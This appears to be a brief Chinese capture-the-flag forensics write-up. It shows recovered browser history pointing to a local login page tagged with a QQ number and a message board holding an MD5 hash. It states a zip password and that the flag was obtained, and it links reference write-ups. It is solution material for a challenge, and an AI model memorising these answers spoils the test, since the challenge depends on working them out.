
导出 加入摘要 跳转到源文件 打开关联文件

序号	URL地址	标题
1	https://www.mozilla.org/zh-CN/firefox/52.9.0/firstrun/	欢迎使用 Firefox
2	https://home.firefoxchina.cn/	火狐主页
3	http://10.30.7.1:8000/	Directory listing for /
4	http://10.30.7.1:8000/meiren.png	meiren.png（PNG 图像，700x700 像素
5	http://10.30.7.1:8000/meiren.png	meiren.png（PNG 图像，700x700 像素
6	http://10.30.7.1:8000/login.html?qq=1272045963	
7	http://10.30.7.1:8000/login.html?qq=1272045963	
8	http://10.30.7.1:8000/login.html?qq=1272045963	
9	http://10.30.7.1:8000/login.html?qq=1272045963	
10	http://10.30.7.1:8000/login.html?qq=1272045963	
11	http://10.30.7.1:8000/login.html?qq=1272045963	
12	http://10.30.7.1:8000/login.html?qq=1272045963	
13	http://10.30.7.1:8000/login.html?qq=1272045963	
14	http://10.30.7.1:8000/login.html?qq=1272045963	
15	http://10.30.7.1:8000/login.html?qq=1272045963	
16	http://10.30.7.1:8000/login.html?qq=1272045963	
17	http://10.30.7.1:8000/login.html?qq=1272045963	
18	http://10.30.7.1:8000/login.html?qq=1272045963	
19	http://10.30.7.1:8000/login.html?qq=1272045963	
20	http://10.30.7.1:8000/login.html?qq=1272045963	
21	http://10.30.7.1:8000/login.html?qq=1272045963	
22	http://10.30.7.1:8000/login.html?qq=1272045963	

访问他的qq空间留言板，得到密码md5 dc45445a8a099e63fbb9b8480d57723a，解压密码为xiaomin520


留言板
留言
留个言吧...
Harry
03-17 10:49
dc45445a8a099e63fbb9b8480d57723a
已加载全部

得到flag



参考wp：https://blog.csdn.net/qq_53263789/article/details/124430442
https://mp.weixin.qq.com/s?__biz=Mzg2ODc1ODgzOQ==&mid=2247483772&idx=1&sn=0015b5a2b5db1636807b0bc4074cc5b1&chksm=cea62524f9d1ac328bb2c98d30d3b8b45a5e3cb2a31ab02232b2030eadfa1f6031db5f1a4ad3&mpshare=1&scene=23&srcid=0425zchlWRTnxXKiLSCNNWQB&sharer_sharetime=1650893619252&sharer_shareid=338e6bdd46dd97be28409a9b4d925212#rd